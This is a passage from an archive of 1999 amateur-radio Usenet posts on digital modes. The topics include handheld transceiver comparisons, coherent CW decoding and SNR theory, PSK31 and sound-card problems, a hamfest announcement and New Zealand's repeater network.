Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <gTjEEHAUBop3EwIE@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>I seem to remember reading that somebody has produced/is producing a map
>of the UK GB7 node network? Can anyone point me to it?
>
>73
>Ian, G3NRW
Try looking at GB7GLO
--
Nick Negus

3431. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <klfr3.4547$L83.6237@newsfeed.slurp.net>
Source record: 17139
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

HAve had both, as well as Standard C-508a,resulting in a certain experience in such matters.... I like the C-508 very well.... nice RX, decent audio (for it's size), and AA battery convenience.... I like the Q7a for all of the above, Plus 30-50 MHz coverage RX (fire depts here are Low band still). I had a VX1-r approximately two weeks....performance was good, nice audio, Lithium Ion batteries work well,but with this size rig,I do like the convienence of picking up spare power at the corner drugstore if you run out in a bind.....the BIG fault with the VX-1 is the inability to scan frequencies at VHF and UHF at the same time, unless they are programmed by computer...this omission makes the VX1r totally unsuitable for my needs....as you can tell I use my mini ht as a scanner as much as a transciever-the Q7 is ideal for this due to the frequency coverage.... they do act like a wireless Mike in conjunction with a nearby crossband radio....and that works very well... but 300 Mw is only gonna go so far.....
73 and as always, your mileage may vary....
Bill, N3DDY

NewHam <iden1000@hotmail.com> wrote in message
news:w3ep3.348$Q3.4678151@bunson.tor.sfl.net...
> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI
>
>

3432. Re: ICOM Q7A or Yaesu VX-1R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-07 00:00:00 UTC
From: Timmins <timmins@penn.com>
Message-ID: <4Nfr3.4577$L83.6679@newsfeed.slurp.net>
Source record: 17140
Cross-posted to: rec.ham-radio,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.swap

HAve had both, as well as Standard C-508a,resulting in a certain experience in such matters.... I like the C-508 very well.... nice RX, decent audio (for it's size), and AA battery convenience.... I like the Q7a for all of the above, Plus 30-50 MHz coverage RX (fire depts here are Low band still). I had a VX1-r approximately two weeks....performance was good, nice audio, Lithium Ion batteries work well,but with this size rig,I do like the convienence of picking up spare power at the corner drugstore if you run out in a bind.....the BIG fault with the VX-1 is the inability to scan frequencies at VHF and UHF at the same time, unless they are programmed by computer...this omission makes the VX1r totally unsuitable for my needs....as you can tell I use my mini ht as a scanner as much as a transciever-the Q7 is ideal for this due to the frequency coverage.... they do act like a wireless Mike in conjunction with a nearby crossband radio....and that works very well... but 300 Mw is only gonna go so far.....
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NewHam <iden1000@hotmail.com> wrote in message
news:w3ep3.348$Q3.4678151@bunson.tor.sfl.net...
> Hi! Everybody!! I'm going to get a small transceiver w/ wide rx. and can
> easy to fit my pocket, What will you recommend? How about Q7A or VX-1R?
> ...WHICH ON IS BETTER? THANKS!!
>
> 73 DE VE3CHI
>
>

3433. CD Rom tutorial for MPLAB?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: g345cde@aol.com
Message-ID: <19990808145335.00967.00008284@ng-fv1.aol.com>
Source record: 16999

Is there a CD tutorial (tutorials) for MPLAB? If so, will someone direct me to a source please? It may be available from Microchip, but I haven't found it. The tutorials with the download are difficult for student use,....the CD would solve a lot of problems in learning how to use this valuable program. Thanks.
GHF Millersville Univ.
G345CDE

3434. FT spectrum Analyser FREE software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: Colin Campbell <colin@campbell84.freeserve.co.uk>
Message-ID: <7okmnc$k9p$1@news5.svr.pol.co.uk>
Source record: 17000
Cross-posted to: alt.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,uk.radio.amateur

Well nearly.
Program almost complete and WILL be released as freeware hopefully before the end of August. It will only work on a PC with win95 or above. I'm working on the save/load scan options at the moment and apart from that, it's all working. If you know of any other YAESU rigs that use the same command set as the FT920 then it will work with them as well (please let me know which ones. If the serial port rate is the only difference that's ok - I can allow for that)
You can see a screenshot at http://www.campbell84.freeserve.co.uk
Colin Campbell GM1LUZ

3435. CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: Major Ron <majrabsr@rconnect.com>
Message-ID: <rqro1of7kur22@corp.supernews.com>
Source record: 17001

Does anyone know of a WIN98 CW send/ receive program which uses the sound card? If so, please advise. TIA, Ron, KA9ALC

3436. Seek pointers to software PLL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: wde@hulk.wde.fast.net
Message-ID: <7oktm5rrg1@news1.fast.net>
Source record: 17002

Hello all,

I am looking for suggestions on implementing a software PLL
to detect an OOK signal with phase jitter. Pointers to references
would be greatly appreciated. I am asking here, as the problem has
some similarities to CW detection, although there are some differences.

The signal is on-off keyed, with the edges defined by a steady clock
signal at the sending end. The mark and space durations are multiples
of this clock, but may be large multiples, rather than the 1x, 3x, 5x
found in Morse. The on/off state is exact, no amplitude noise or error.
The time axis, however, is sampled at abour 6-7 times the basic clock rate,
and the sampling is unrelated to the clock. This causes a noticeable
phase jitter in the apparent edge timing.

I need to develop a software PLL to recover the original clock
as accurately as possible, to derive the original edges. One possible
advantage I may have is that the signal is saved in a file, and can be
reread any number of times. This is not a real-time problem. Because of
the sometimes sparse edges, fast lock-on and ability to hold frequency
bettween edges is important, but I need to ignore the phase jitter as
much as possible.

A web search for software phase-locked loops has been quite
disappointing. I am a competent C programmer, but this is not an area
that I have tangled with before. Thanks in advance for any suggestions,
and please ask iff more details would be helpful.

Bill Earnest, K3WPU wde@fast-dot-net Linux Powered Allentown, PA, USA
Computers, like air conditioners, work poorly with Windows open.

3437. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37c7f5e8.336280479@news.atl.bellsouth.net>
Source record: 17003

On Sun, 08 Aug 1999 08:21:27 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
>On Sat, 07 Aug 1999 20:19:58 GMT, ke4zv@bellsouth.net (Gary Coffman)
>wrote:
>: The width of the synthesized filter becomes narrower as the code speed
>: is reduced, of course. Petit's original circuit could work at 12 WPM, 1.2 WPM,
>: and 0.12 WPM, corresponding to synthesized filter widths of 10 Hz, 1 Hz,
>: and 0.1 Hz. At the latter two speeds, computer copy is almost essential
>: because humans can't copy that slow.
>:
>: The SNR improvement over a 500 Hz filter is naively 16.99 dB for 12 WPM,
>: 26.99 dB for 1.2 WPM, and 36.99 dB for 0.12 WPM.
>
>That 17 dB improvement for 12 WPM may be relative to some simple
>decoder that does not use any filtering after the 500 Hz filter.

Yes, exactly so. That's why I called it naive. It makes no assumptions
past the known bandwidth.

<snip>
>Thus, when evaluating the SNR for aurally received CW, the critical
>bandwidth should be used when calculating the noise bandwidth, not the
>receiver IF filter bandwidth if it is wider than the critical band-
>width. The main effect of the 500 Hz IF filter is that it reduces
>listening fatigue. Comparing to 10 Hz CCW bandwidth with the 50-100 Hz
>critical aural bandwidth, would give an improvement of 7 .. 10 dB over
>normal aural reception.

That's a reasonable argument against a white noise channel, assuming
the listener has good pitch discrimination so that they can zero in on that
critical bandwidth. Not everyone does. It doesn't work so well if the channel
has coherent interference present. If we make no assumptions about the
channel except the ratio of signal power to signal plus noise power, with
noise defined as anything which isn't our signal, then we can't depend on
the masking effect of the ear to the degree you state. Mitigating that a bit,
some people do have very fine pitch discrimination, so even much stronger
coherent interference can be ignored to a large degree. That's very variable
from listener to listener, however.

I hesitate to make any assumptions about the ear/brain filter because
of the degree of variability different ears and brains exhibit. There is
a many dB span between what the worst and best of us can do copying
CW on a noisy and interference ridden channel. Some of that variability
is learned, some is innate.

>: Because process gain is proportional to the square root of element
>: duration, the improvements at the lowest speeds aren't as dramatic as

>: may first be imagined.
>
>Where does this square root come from ? If the speed is reduced to
>1/10th, the transmitted energy/bit is increased by 10 dB, but on the
>same time, the noise bandwidth has dropped to 1/10 and the noise
>energy is the same, thus the improvement is 10 dB. Or looking in an
>other way, split the long bit time into 10 segments and add the signal
>voltages coherently producing a _voltage_ ten times as large (+20 dB)
>as an individual segment. Assuming white noise, the noise is added
>with random phase, the noise _power_ is added producing the power ten
>times (+10 dB) that of an individual segment (or a voltage that is
>sqrt(10) times larger than the noise voltage for an individual
>segment). Thus, the improvement in SNR is 20-10 dB = 10 dB.

You're assuming a phase coherent summer. An integrate and dump
filter such as Petit used adds signal power and noise power. Phase
coherency isn't preserved except for the start and stop timing of the
signals. So the process gain increase with increasing integrate and
dump time is only proportional to the square root of the ratio of the
symbol durations. In principle, a phase coherent summer could be
used, if we had a phase coherent reference. Petit abandoned that
early on because it required modifying the radios to get it, and would
require a much more accurate synchronized station reference clock
to maintain a lock with the signal (tone/carrier) phase.

>: CWGet is a Win95 program that works quite well on ordinary CW using a
>: sound card interface. I'm not aware of any CCW programs which run natively
>: under Win95 with the sound card, however. CCW requires realtime synchonization
>: to realize the integrate and dump gain, and Windoze isn't easy to program for that.
>
>I do not see why you would need a real time operating system for
>_reception_ of CCW on a sound card. The stability of the sound card
>sample clock and the operating system's ability to process the filled
>buffers should be enough. If it possible to record several minutes of
>sound and write it to disk during this operation would indicate that
>the system is sufficient. In practice, there is not even a need to
>write it to the disk, but instead quickly process a completed buffer
>while the next buffer is being filled. There is no need to do the
>actual decoding in true real time for each audio cycle.

The integrate and dump filter has to be synchronized to the possible
start and stop times of the signal symbols, otherwise it doesn't work
because it would be randomly sampling both during times a symbol
might be present, and during periods when the symbol couldn't be
present, or partly during both intervals. The premise of CCW is that
we have a local reference, synchonized with the distant reference in
some manner so that we know precisely when an element can start
or stop. It then integrates during that interval, and samples the value
at the end of the interval before dumping the accumulated value and
preparing to start the cycle over.

The computer can't derive this information itself. It must come from the station reference. So the computer must be able to respond in realtime to interrupts generated by the station reference to synchonize the start and stop times of its integrate and dump filter, and its bit present/absent decision code. Win95 is not a friendly environment for programming to synchronize internal bits of a user program's activities to an external realtime interrupt.

The Win95 task scheduler is not deterministic, and interrupt handlers have to be written to run in ring zero of the OS. This is easier in DOS, because it is single tasking, and everything runs at effectively ring zero. In Win95, waking up a process, or changing the focus, is done by internal interrupts to the scheduler, and doesn't give the necessary fine control needed to synchonize parts of a user process. I don't doubt that a CCW program could be written that would work under Win95 (I expect most of the guts would have to be at ring zero), but it would take more sophisticated programming skills than it would to do it for DOS. In other words, it would require someone with extensive practice writing complex Win95 device drivers. (It would be easier to write for Linux, because the scheduler is deterministic, but it would still be harder than doing it on the bare silicon of the machine, which is effectively what you do when writing under DOS.)

Gary
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534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3438. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37c90ab6.341606557@news.atl.bellsouth.net>
Source record: 17004

On Sat, 7 Aug 1999 19:19:36 -0700, Clifford Buttschardt <cbuttsch@slonet.org> wrote:
>Gary, you have failed to acknowledge VE3IQ who has done remarkable work
>extending what Ray Petit has done. COHERENT has been around for years,
>each year better than the last. We have consistently used signals below
>the noise level.

I wasn't preparing a bibliography of weak signal methods, Cliff. It is true that
VE3IQ's Coherent and Africa are nice efforts. They are *not* CCW, however.
They use ASCII and PSK, not Morse and OOK.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3439. Re: "Ritty" and Win98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: John Kenzie <jkenzie@ica.net>
Message-ID: <37ae145b.0@lightning.ica.net>
Source record: 17005

Jan,
I have just installed a SB PCI128 card and although I do not have any
problems
there is a good explanation in the Users Guide that is installed in the
Start/Programs/Creative Menu
selection. (On my computer.)
Basically the old sound cards used the ISA bus. The new ones are using the
PCI bus which is
located in different hardware in the computer.
Try looking in the Users Guide for more information. Maybe the documentation
is not as good for the
PCI16

Here is something from the Users Guide you could check.

Sound Blaster PCI128 legacy emulation provides applications with the
resources necessary to function in MS-DOS Mode or an MS-DOS Prompt. Sound
Blaster PCI128 does not require most of the resources used by non-PCI (also
called ISA or Legacy) devices. To ensure compatibility with applications
designed to function with those non-PCI cards, the Sound Blaster PCI128
Legacy Device is used.
When legacy emulation is enabled in the Settings tab, the Sound Blaster
PCI128 Legacy Device will appear in the Device Manager.

Copyright © 1998 Creative Technology Ltd.

Look at your settings and see if you have an option for enabling legacy
emulation.
73
John Kenzie
VE3WJK
ve3wjk@rac.ca

Jan Ditzian <ditzian@greenepa.net> wrote in message
news:37A9BEE3.344C507D@greenepa.net...
> I have posed this question before, but have not resolved it. I have
> K6STI's Ritty program, which ran on a Win95 computer but does not
> recognize the sound card under DOS on my new Win98 machine with a
> Creative PCI16 card. Other DOS-based RTTY programs show the same
> result: no receive audio or a program lock-up. Now a friend has run
> into a similar problem.
>
> Windows programs, like PSK31, Logger, and MixW work fine.
>
> One person said to try loading separate DOS drivers, but I do not know
> what they are, and a visit to the Creative site revealed that I must

> open the computer and give them a serial number, and dig through my
> receipts for a sales date, all just to ask them a question about where
> to find the drivers. Has anyone encountered this problem and solved it?
>
> 73,
> Jan, KX2A
>
>

3440. Re: CW send / rcv WIN98 sound-card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <7ol9rg$fm1$1@autumn.news.rcn.net>
Source record: 17006

Try this link. I know nothing about it but it looks interesting
http://members.tripod.com/~PEeng/morse/

Major Ron <majrabsr@rconnect.com> wrote in message
news:rqro1of7kur22@corp.supernews.com...
> Does anyone know of a WIN98 CW send/ receive program which uses the
sound
> card? If so, please advise. TIA, Ron, KA9ALC
>
>

3441. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990808180450.17676E-100000@oso.slonet.org>
Source record: 17007

That is certainly true Gary. I grew up with Ray Pettit and earlier with
Woodsen who first developed this. I've been plagued with a bunch of
mossbacks who have not done their homework and could care less!
My point is that there have been many systems of weak signal
detection in ham radio for years, and they did not terminate with Pettit!
Ernst Schroeder, DJ7HS, developed a system of CCW in which ASCII
characters were recalled from memory and displayed on a screen!
Baudot or full ACSII works just fine. Anything from 40,60 and 120
characters per minute are available corresponding to 6.7, 10, and 20 Hz
bandwidth. I often use the 24 WPM system for ordinary QSO's as the CW is
SO perfect---CCW need or not! As a matter of fact, I've E-mailed Ernst to
see if he still makes his PCW program available. He and Bill DeCarle
wanted NOTHING for this effort-just some recognition! Both got damn
little for the effort, which is why I made the comment about QST! Both
may have given up in complete disgust as I have many times over.
I've given up trying to make my point about "swishing". Too many
are simply too old or unaware to understand. Tuning in a signal for
optimization is about as modern as the skate key is to transportation!
Cliff K7RR

On Sun, 8 Aug 1999, Gary Coffman wrote:

> On Sat, 7 Aug 1999 19:19:36 -0700, Clifford Buttschardt <cbuttsch@slonet.org> wrote:
> >Gary, you have failed to acknowledge VE3IQ who has done remarkable work
> >extending what Ray Petit has done. COHERENT has been around for years,
> >each year better than the last. We have consistently used signals below
> >the noise level.
>
> I wasn't preparing a bibliography of weak signal methods, Cliff. It is true that
> VE3IQ's Coherent and Africa are nice efforts. They are *not* CCW, however.
> They use ASCII and PSK, not Morse and OOK.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |
>
>

3442. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <37AE1545.FD9F8944@ece.jhu.edu>
Source record: 17008

I'd like to get into PSK31. Can someone point me to a web page to do
some reading?

Thanks,
John

David Stinson wrote:
>
> My DELL 486D66 PC running Windows 95
> has an older (1994) Mediavision Pro Audio Spectrum 16
> sound card. I can receive PSK31, but when I try to transmit
> the whole machine locks up requiring a cold restart.
> I'm not a bit-head and I haven't found a menu where I can
> change the default IRQ or DMA settings (if that would do
> any good ;-).
> Anyone have any experiance with this?
>
> Thanks,
> Dave Stinson AB5S
> arc5@ix.netcom.com

--
John S. Roberts KD4UBM
http://psi.ece.jhu.edu/~johnr
FAX: (815) 366-0742

3443. Sep 26 FARFest (G'burg hamfest now in Bowie, MD)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: "E. Allen Brown" <Al_Brown@ix.netcom.com>
Message-ID: <7oihpu$7qv@dfw-ixnews15.ix.netcom.com>
Source record: 17141

FOUNDATION FOR AMATEUR RADIO
c/o Al Brown
8645 TOWER DRIVE
LAUREL, MD 20723-1244

-- For immediate release --

F.A.R.FEST '99 AT NEW LOCATION

The Foundation for Amateur Radio (FAR) will sponsor the 42nd annual F.A.R.Fest amateur radio hamfest on Sunday, September 26, 1999, at Prince George's Stadium 1/4 mile south of the junction of US-50 on US-301 in Bowie, Maryland between Washington, DC and Annapolis, Maryland.

This is a new location for F.A.R.Fest, with a paved area that accommodates over 700 tailgaters. Vendors and other sellers will be able to set up under the canopy of the stadium concourse. General admission tickets into F.A.R.Fest '99 are $5.00 at the gate; $10.00 for tailgating, which requires the purchase of general admission. Vendors and other exhibitors should contact Marry Morris, N4TCI at amateur_radio@hotmail.com, or at 703-971-3905 for more information.

The Special Events station W3PRL-AM will be on display.

Talk-in frequencies are 146.520 MHz and 147.105(+) MHz.

To get to F.A.R.Fest '99:

From points North:
Take I-95 south to the Baltimore Beltway (I-695) to Exit 4 (I-97 South) toward Annapolis. On I-97 South, take Exit 7 (Route 3 South - Bowie/Odenton). Take Route 3 for approximately 11 miles. After passing under the Route 50 overpass, proceed to second traffic light and turn left into Stadium Drive. NOTE: Route 3 changes to Route 301 after you pass under Route 50.

From points South:
Take I-95 North to Exit 104 (Route 301 North). Take 301 North past Upper Marlboro. Go through the traffic light at the Route 197 intersection (Rip's Country Inn will be on the right). At the next traffic light, turn right into Stadium Drive.

From points East:
Take Route 50 West to Exit 13A (Route 301 South). At the second traffic light, turn left into Stadium Drive.

From points West:
From I-70 East, follow directions coming from points North.

From Washington, D.C. or the Capital Beltway:
From D.C., take New York Avenue to Route 50 East, or the Capital Beltway, Exit 19A (Route 50 East). Take Route 50 to Exit 11 (Route 197). Go South on Route 197 for approximately 1.5 miles to Route 301. Turn left onto Route 301 and remain in the right lane. Turn right at first traffic light into Stadium Drive.

For general information on F.A.R.Fest '99, see the webpage at URL:

http://www.amateurradio-far.org/

or contact Al Brown, KZ3AB, at &#65533;amateur_radio@hotmail.com,&#65533; or at 301-490-3188.

F.A.R.FEST '99

THE ONLY PLACE TO BE SEPTEMBER 26

--30--

3444. Re: HF Digital Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37bdbcd8.257195290@news.atl.bellsouth.net>
Source record: 17142

On Sat, 7 Aug 1999 13:19:53 -0400, "Bob Lewis" <aa4pb@erols.com> wrote:
>I'll bet that when someone is able to copy PSK31 signals that they
>can not hear with their ears it is because they are listening to it
>through a 2.7 Khz or so wide SSB receiver and don't hear the benefit
>of reduced noise (thus increased signal to noise ratio) from a narrow
>passband. I doubt that after the DSP front end in the sound card the
>signal is still below the noise. With 500 Hz IF filters in the
>receiver I have yet to copy a psk31 signal that I couldn't tell was
>there by listening to the receiver.

What's important is Eb/No. Shannon says we can copy down to
-0.6 dB Eb/No, but he doesn't tell us how, though he gives us several
clues. In practice, the best we have done so far is an Eb/No of
2 dB (Galileo). PSK31 can't approach that, it doesn't have enough
coding gain (none in BPSK mode). But Eb/No means the ratio
to signal power to noise power *in the modulation symbol matched
filter bandwidth*. In a wider bandwidth, we're just talking SNR, and
that can be negative.

The matched filter for PSK31 is approximately 31.5 Hz, and it isn't
exactly rectangular (it is shaped). So the signal can be below the
noise in a 500 Hz bandwidth, but to still be copyable it can't be
below the noise in a 31.5 Hz bandwidth (and it actually has to be
several dB above the noise in that bandwidth, I haven't calculated
exactly how much, but with no coding gain it has got to be several
dB to give a satisfactorily low BER). That's why we can see it on
the tuning indicator even if we can't hear it straight out of the wider
filter of the receiver.

>As far as the need for accurate frequency setting I doubt that there
>is an amateur transceiver made that can meet the requirement for
>reliable PSK31 without an operator to tune it. Just because a rig can
>display frequency in 1 Hz or 10 Hz steps *does not* mean it is
>accurate to 1 Hz or 10 Hz. For example, an IC761 tunes in 10 Hz steps
>but the frequency stability is +/- 100 Hz over +14 to +140 deg F.

Yeah. This is a common problem with weak signal modes. To get a
positive Eb/No, we have to use a matched filter, and that's *tight*,
with no room for tuning error or drift. A crystal oscillator just won't
cut it. We need to lock to a much more stable external source,
or tweak the tuning by hand and eye.

WWV isn't good enough, due to variations in skywave path length,
for some of the weaker signal modes. WWVB is better since the
groundwave path is much more stable. GPS can be better (with
SA averaged out). Etc. There are two separate problems to be

addressed, stability, and the offsets of the two stations involved. The oscillators need to be stable, and we must be able to correct any offsets between them. The latter are propagation related.

One way out of these problems is to lock to a common external reference. If we lock the oscillators of both stations to a common source, they'll stay in step regardless of whether the reference drifts or not. We'd like the external reference to be an equal distance from each station, and have the same propagation conditions to each station.

One such external reference can be signals from a geostationary satellite. In particular, the color subcarrier reference frequency of a TV signal on a GEO transponder. It doesn't have to be very stable, it can come from the ordinary crystal oscillator of a handheld ENG camera being uplinked. As long as both stations can see it, they have a common reference.

Since analog FM is used for these transponders, at least for now, any errors in the TVRO setup won't affect the recovered color subcarrier frequency. (In other words, the LNB can be several MHz off frequency and the FM signal will still demodulate correctly and the color subcarrier phase and frequency won't be altered.) Since both stations are approximately equal distant from a point in the sky 22,300 miles up, and the propagation paths to the two stations are also approximately equal, almost all of the errors cancel out. (This assumes the selected sat is high in both stations' sky.)

Residual errors can be calculated and appropriate offsets included if extreme phase accuracy between the stations is required (this would be overkill for a mode like PSK31, but would be necessary for some even weaker signal methods).

I've played with this technique. It is pretty good. But unfortunately, TV is going digital (totally by 2006), so this simple reference signal will soon be gone. We could use the recovered digital TV signal clock, but there are problems extracting that without creating indeterminate offsets.

Our best long term solution is probably GPS. That's designed so that all the necessary information is easily extracted from the signal. We don't even need to share a common satellite as the reference since all the GPS sats have atomic clocks, and broadcast the offsets between them. In theory, we can get down to 1 part in 10^12 this way, though in practice there are a number of problems. PSK31 can get by with 1 part in 10^8 error on lower HF, however, so something fairly simple will be sufficient to get a good enough reference.

Or we can tune by hand and eye. Since PSK31 is designed as a conversational mode, that's the most reasonable solution. It doesn't require any extra hardware, and the operator is there anyway.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3445. Re: Information on New Zealand's Repeater "System" !!! ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: D.N.Muir@massey.ac.NZ
Message-ID: <3.0.1.32.19990808140624.006edf3c@mail.massey.ac.nz>
Source record: 17143

At 04:30 7/08/99 PDT, budgie <budgie@NOWHERE.cantech.net.au> wrote:
>
>On Thu, 05 Aug 1999 06:43:01 GMT, no.junk.mail@thank.you (Walt
>Davidson) wrote:
>
>>On Wed, 4 Aug 1999 18:53:18 +0100, Ian Wade <ian@dowrmain.demon.co.uk>
>>wrote:
>>
>>>Erm, nooooooo, not exactly :-)) I mean that through an inter-repeater
>>>backbone known as the "System" it is possible to communicate from one
>>>end of the country to the other. And it's a looooooong country. I'm
>>>interested to know how they did it.
>>
>>It occurs to me that it would be much simpler, and more effective, to
>>communicate directly on 40 metres!
>
>Which is (a) ignoring the poster's line of enquiry, and (b) ignoring
>of the fact that a very large percentage of the VHF repeater system
>users are (like moi) not licensed for HF.
>
>Peter
>VK6ZEG
>.

... as part of a fair chain of blarney ...

If any of you care to locate/purchase a copy of the NZART Callbook (ISSN 0110-5537), you'll find all the info you need. Failing that, email me (direct) and I'll send you a scan of the System map from the above, 480k of jpg (300dpi).

Yes, we're proud of our achievements, but not resting on laurels - the system as it stands is frequently extended, and major upgrades occur occasionally. What I have is dated June 97 (from 98 Callbook), and may be out of date at that.

Hopefully helpfully...

Dexter N. Muir, ZL2DEX

3446. Re: Wefax, SSTV, NAVTEX softwave with soundcars

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: Sysop <sysop@twwde.com.tw>
Message-ID: <37ACF661.9CFAE850@twwde.com.tw>
Source record: 17144

>
> Hello, it is an old, old story: TNCs like PK232 are for digital modes
> only (PR, RTTY, etc. and Two-Tone-WEFAX). Amateur-FAX and SSTV are no
> digital modes at all, as they are using as much different tones as they
> have color shades (of grey or red or green or blue), thus the full voice
> bandwidth from 1000 to 3000 Hz, really the analog way...
> Enjoy the various software for soundcards with analog in- and outputs
> and beware of digital TNCs for SSTV and FAX!
>
> vy 73 Klaus, DL4KCK@t-online.de

I see that now so that's why I bought your program...nice !

James

3447. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37AD3D11.CF76AD74@IEEE.org>
Source record: 17145

Bob Lewis wrote:
>
> And now the $64,000 question. What is the benefit of using machine
> generated and machine copied CW? If you are going to use machines
> then why not use one of the digital modes better suited to the HF
> environment like Clover, Pactor, Pactor II or PSK or RTTY? It seems
> to me that on/off keying (CW) is a poor method for sending digital
> data. It's one advantage is that it can be sent and received by
> humans.

But if the ARRL proposal is adopted, CW will be the only digital mode
allowed for nocode techs to use on HF. They will be prohibited from
using the "better suited" modes so will be forced to settle for
machine generated/copied CW - any port in a storm. Not sure the
ARRL realizes that fact.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3448. Re: Information on New Zealand's Repeater "System" ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37ca32c6.841110603@news.sci.fi>
Source record: 17146
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Fri, 06 Aug 1999 12:33:41 GMT, budgie
<budgie@NOWHERE.cantech.net.au> wrote:

: On Thu, 05 Aug 1999 06:43:01 GMT, no.junk.mail@thank.you (Walt
: Davidson) wrote:

: >It occurs to me that it would be much simpler, and more effective, to
: >communicate directly on 40 metres!

: Which is (a) ignoring the poster's line of enquiry, and (b) ignoring
: of the fact that a very large percentage of the VHF repeater system
: users are (like moi) not licensed for HF.

And (c) not to mention how interesting it would be working
portable:-).

The 80/40 m transceivers are bulky compared to HTs.

The antenna would have to be quite large to give even some efficiency
on 80/40 m.

The batteries would be quite heavy due to the (relatively short)
inefficient antenna. Carrying a car battery on your shoulders all day
long would be a hard exercise :-)

It would be quite painful walking around when the antenna is hitting
the overhead power lines, not to mention trying to continue the QSO
when trying to enter a bus (with the antenna extended :-).

Paul OH3LWR

3449. Re: Decoding cw

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-08 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37c92877.838471318@news.sci.fi>
Source record: 17147

On Sat, 07 Aug 1999 20:19:58 GMT, ke4zv@bellsouth.net (Gary Coffman)
wrote:

: The width of the synthesized filter becomes narrower as the code speed
: is reduced, of course. Petit's original circuit could work at 12 WPM, 1.2 WPM,
: and 0.12 WPM, corresponding to synthesized filter widths of 10 Hz, 1 Hz,
: and 0.1 Hz. At the latter two speeds, computer copy is almost essential
: because humans can't copy that slow.
:
: The SNR improvement over a 500 Hz filter is naively 16.99 dB for 12 WPM,
: 26.99 dB for 1.2 WPM, and 36.99 dB for 0.12 WPM.

That 17 dB improvement for 12 WPM may be relative to some simple
decoder that does not use any filtering after the 500 Hz filter.

: It isn't really that good, however, because the ear/brain can act as somewhat of a
filter.
: Actual improvements are more on the order of 15.5 dB, 20.5 dB, and 25.5 dB.

Here is the same mistake as when some aural CW reception proponents
claim that CW is copyable with negative SNR :-).

With all those lossy audio recording formats (e.g. MiniDisc, Dolby
Digital etc.) there has been a lot of psychoacoustic research in what
sounds are masked by other sounds, thus, there is no need to record
these sounds, since they would eventually be masked by the ear. In a
critical bandwidth the strongest signal masks the weaker. Thus, for a
single tone and noise, the question is, is a certain critical
bandwidth "captured" by the signal or by the noise. For audio
frequencies around 1000 Hz, the critical bandwidth is in the order of
50-100 Hz depending slightly on the absolute levels.

BTW, has anyone tried to record noisy CW signals on a MiniDisc ?

Thus, when evaluating the SNR for aurally received CW, the critical
bandwidth should be used when calculating the noise bandwidth, not the
receiver IF filter bandwidth if it is wider than the critical band-
width. The main effect of the 500 Hz IF filter is that it reduces
listening fatigue. Comparing to 10 Hz CCW bandwidth with the 50-100 Hz
critical aural bandwidth, would give an improvement of 7 .. 10 dB over
normal aural reception.

: Because process gain is proportional to the square root of element
: duration, the improvements at the lowest speeds aren't as dramatic as
: may first be imagined.

Where does this square root come from ? If the speed is reduced to
1/10th, the transmitted energy/bit is increased by 10 dB, but on the
same time, the noise bandwidth has dropped to 1/10 and the noise
energy is the same, thus the improvement is 10 dB. Or looking in an
other way, split the long bit time into 10 segments and add the signal
